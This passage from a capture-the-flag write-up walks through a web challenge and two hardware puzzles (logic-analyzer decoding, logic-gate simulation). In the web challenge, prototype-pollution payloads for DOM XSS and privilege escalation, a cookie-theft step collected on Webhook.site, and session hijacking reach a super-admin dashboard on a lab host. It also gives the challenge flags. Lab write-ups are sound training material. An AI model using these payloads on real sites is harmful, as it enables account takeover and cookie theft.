
11. Observe an alert(1) pop-up, indicating that DOM-based XSS is exploitable.

The screenshot shows a browser window titled "Security Blog Dashboard". The URL is "cyberstorm.redfoxsec.com:4001/user1_dashboard.html?__proto__[transport_url]=data%3A%2Calert%281%29". The top navigation bar includes "Home", "About", "Contact", "Profile", "Logout", and a "Logout" button. Below the navigation is a search bar with "Search". A modal dialog box is displayed, containing the text "cyberstorm.redfoxsec.com:4001 says" and "1". The "OK" button is visible at the bottom right of the dialog. The main content area is titled "Security Blogs" and contains three sections: "Red Team Operations", "Blue Team Defense", and "GRC Framework".


12. Inject the following payload to retrieve the user's cookie: " alert(document.cookie);



13. To steal the manager's cookie, craft the following payload and send it via chat:



14. Observe that the message is processed, indicating that the manager has accessed the malicious link.




15. Navigate to Webhook.site and confirm that you have successfully retrieved the manager's cookie.

Header	Value
Host	183.76.77.162
Date	04/01/2025 3:47:40 AM (a few seconds ago)
Size	0 bytes
Time	0.000 sec
ID	9f409c6-2a32-44d3-b11d-268ba31fd35
Note	Add Note


Parameter	Value
cookie	/?flag=T2ggew91IGNhblBwdWxsIG9mZ1BhIENTUkYgYXR0Y...

16. Navigate to the user dashboard, open Inspect Element, go to Application > Cookies, replace your existing cookie with the stolen manager's cookie, and try accessing http://cyberstorm.redfoxsec.com:4001/manager_dashboard.html.



The screenshot shows the Chrome DevTools Network tab. The URL in the address bar is `cyberstorm.redfoxsec.com:4001/manager_dashboard.html`. The Network tab is selected. In the bottom right corner of the main pane, there is a red box around the text "Welcome, Monkey D. Luffy!" and the "Logout" button. The Network tab displays a table of network requests and responses.

17. Observe that you have logged in as Monkey D. Dragon.



The screenshot shows the Manager Dashboard. The URL in the address bar is `cyberstorm.redfoxsec.com:4001/manager_dashboard.html`. The dashboard has a navigation bar with links for Home, About, Contact, Profile, Chat, System Information, Calendar, Add, and Logout. The "Logout" button is highlighted with a red box. Below the navigation bar, there is a search bar and a "Search" button. The main content area is titled "Security Blogs Management" and contains two sections: "Advanced Penetration Testing" and "Cloud Security Best Practices". Each section has an "Edit" and "Delete" button. The "Advanced Penetration Testing" section includes a brief description: "Advanced techniques in penetration testing, including custom exploit development, post-exploitation strategies, and advanced persistence techniques. Learn about sophisticated attack vectors and defense evasion methods." The "Cloud Security Best Practices" section includes a brief description: "Essential security practices for cloud platforms including AWS, Azure, and GCP. Learn about secure configuration, monitoring, and compliance requirements for cloud environments."

18. Click on "System Information", insert a random value in "System Name", and click the "Add System" button while intercepting the request in Burp Suite.

The screenshot shows a web application titled "System Information Management". It has a "Manager Access" header and two buttons: "Back to Dashboard" and "Logout". A dropdown menu for "System Type" is set to "Server". The "System Name" field contains "Windows" and the "System Information" field contains "2008". At the bottom is a green "Add System" button, which is highlighted with a red box.

19. Observe the response, which contains "isSuperAdmin": false.

The screenshot shows the Burp Suite interface with a captured POST request and its corresponding response. The request is a JSON object with fields like "type", "name", and "info". The response is also a JSON object with fields like "success", "message", and "isSuperAdmin". The "isSuperAdmin" field is highlighted with a red box in the response body.

```

Request
Pretty Raw Hex
Send | ⌂ | Cancel | <+ | >+
Request
Pretty Raw Hex
1 POST /add-system HTTP/1.1
2 Host: cyberstorm.redfoxsec.com:4001
3 Content-Length: 48
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
6 AppleWebKit/537.36
7 Accept: application/json
8 Origin: http://cyberstorm.redfoxsec.com:4001
9 Referer: http://cyberstorm.redfoxsec.com:4001/sysinfo
10 Accept-Encoding: gzip, deflate, br
11 Content-Type: application/json
12 Content-Length: 48
13 Connection: keep-alive
14 {
    "type": "server",
    "name": "Windows",
    "info": "2008"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200
2 OK
3 Date: Mon, 01 Apr 2025 09:04:43 GMT
4 Connection: keep-alive
5 Keep-Alive: timeout=5
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 86
8
9
10 {
    "success": true,
    "message": "Information sent successfully",
    "isSuperAdmin": false
}

```

20. Perform server-side prototype pollution by modifying the request payload in Burp Suite as follows:

```
"__proto__": {  
    "IsSuperAdmin": true  
}
```

Observe that you have retrieved the Super Admin session cookie.

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is being modified. The JSON payload includes a '__proto__' key pointing to an object with an 'IsSuperAdmin' key set to true. In the Response pane, the server's response is shown, including a Set-Cookie header that contains a session ID and the value 'IsSuperAdmin=true'. The entire response body is also highlighted in red, showing the JSON structure with the 'IsSuperAdmin' key.

21. Perform session fixation by replacing your current cookie with the **Super Admin session cookie**, then navigate to

http://cyberstorm.redfoxsec.com:4001/superadmin_dashboard.html.

The screenshot shows a web browser window with the URL 'cyberstorm.redfoxsec.com:4001/superadmin_dashboard.html' highlighted. Below the browser is a screenshot of a cookie editor tool. The tool lists a cookie named 'session' with the value '2aa231a6415C9yA294MG-AH0nN2u4D95'. This value is highlighted in red, indicating it has been modified. The cookie editor interface includes various tabs like Application, Storage, and Cookies, and a sidebar with navigation links such as Home, User, About, Contact, Profile, Chat, System Information, Calendar, Add, and Logout.

22. Observe that you have successfully logged in as **Monkey D. Garp**.

The screenshot shows a web browser window titled "Super Admin Dashboard". The URL is "Not secure cyberstorm.redfoxsec.com:4001/superadmin_dashboard.html". The top navigation bar includes links for Dashboard Management, Home, About, Security Settings, Contact, Profile, Chat, System Information, User, a red box highlighting "Welcome, Monkey D. Garp!", and a Logout button. Below the navigation is a dark blue header with the text "Super Admin Control Panel". The main area contains several cards with metrics: Active Users (42), Total Blogs (156), System Status (Healthy), Last Backup (2 hours ago), Pending Reviews (8), Network Traffic (0.2 GB/s), and Security Alerts (4 New). At the bottom are buttons for User Management, System Settings, View Logs, Backup System, Security Audit, Review Manager Blogs, Network Monitor, and a highlighted "System Logs" button.

23. Click on the "Dashboard" button and retrieve the final flag.

The screenshot shows a web browser window titled "Special Gift - SuperAdmin". The URL is "Not secure cyberstorm.redfoxsec.com:4001/gift". The page displays a "Congratulations!" message with two small icons and a green "Back to Dashboard" button. Below the message, it says "Congrats on conquering all the challenges! Here's your reward, CTF champ!". A dashed red box highlights a text box containing the flag: "FLAG : REDFOX{Hello_Monkey D. Garp_\$.@#}". At the bottom is a green "Download Poneglyph lol!" button.

Flag: REDFOX{Hello_Monkey D. Garp_\$.@#}

Hardware

The Lost Transmission

Prompt:

Robin intercepted some transmission coming from... the Sky? She has dubbed it "The Lost Transmission" since it seems to be a message shared a long time back which bounced off something in the space and came back. Help her uncover what secrets this transmission carries.

Attachment:

1. Easy-chall.sal

Walkthrough:

1. Open up the “Easy-chall.sal” in the Logic Analyzer.




Figure 43: Logic Analyzer

2. Select an analyzer, set the “Async Serial” with the configuration mentioned below and set the Bit Rate to “15000” based on the size and shape of the observed waveform.




Figure 44: Select the Analyzer

3. Select the “Terminal view” and observe the flag.




Figure 45: Terminal View

Flag: REDFOX{LOGIC_ANALYZED_AND_SECRET_EXPOSED_TO_THE_WISE}


Open The Flood Gates

Prompt:


Franky used to work at a Dockyard, but never understood how the complex network of gates and channels worked there. So, the Dock Master drew a diagram for him which he could understand. This helped him instantly understand the workings, are you as smart as Franky?

Attachment:

1. Challenge.png



2. Logic-Level.xlsx



	A	B	C	D	E	F	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
1	Input A	Input B	Input C	Input D	Input E	Input F														
2	0	1	0	1	0	1														
3	1	0	0	0	0	0	0	0	0											
4	0	1	1	0	0	0	0	1	0											
5	0	1	0	0	0	1	1	0												
6	1	1	1	0	0	0	1	1												
7	0	1	1	0	0	0	0	1												
8	1	1	0	0	0	0	0	1												
9	1	1	1	0	0	0	1	1												
10	0	0	1	0	0	0	1	0												
11	1	0	0	0	0	0	0	0												
12	1	1	1	0	0	0	1	1												
13	0	1	1	0	0	0	0	1												
14	0	1	0	1	0	0	1	0												
15	0	1	0	0	0	1	0													
16	0	0	1	0	0	1	0													
17	1	0	0	0	0	0	0	0												
18	1	1	1	0	0	1	1													
19	1	1	0	0	0	0	0	1												
20	0	0	1	0	0	1	0													
21	0	1	1	0	0	0	1													
22	1	1	1	0	0	1	1													
23	0	1	0	0	0	1	0													
24	1	1	1	0	0	1	1													
25	0	1	1	0	0	0	1													
26	0	1	0	1	0	1	0	1												
27	1	1	0	0	0	0	0	1												

Walkthrough:

- With the help of Challenge.png file use a logic simulator to recreate the diagram
["https://academo.org/demos/logic-gate-simulator/"](https://academo.org/demos/logic-gate-simulator/)




Figure 46: Simulation

- Once it is created start sending according to the excel sheet provided “Logic-Level”.

Figure 47: File with Input Sets

3. Document the Output for each Input set like below.

Figure 48: Document the Output

4. Copy the entire binary data and convert it to plain text using Cyber Chef.




Figure 49: Convert from Binary - Plain Text

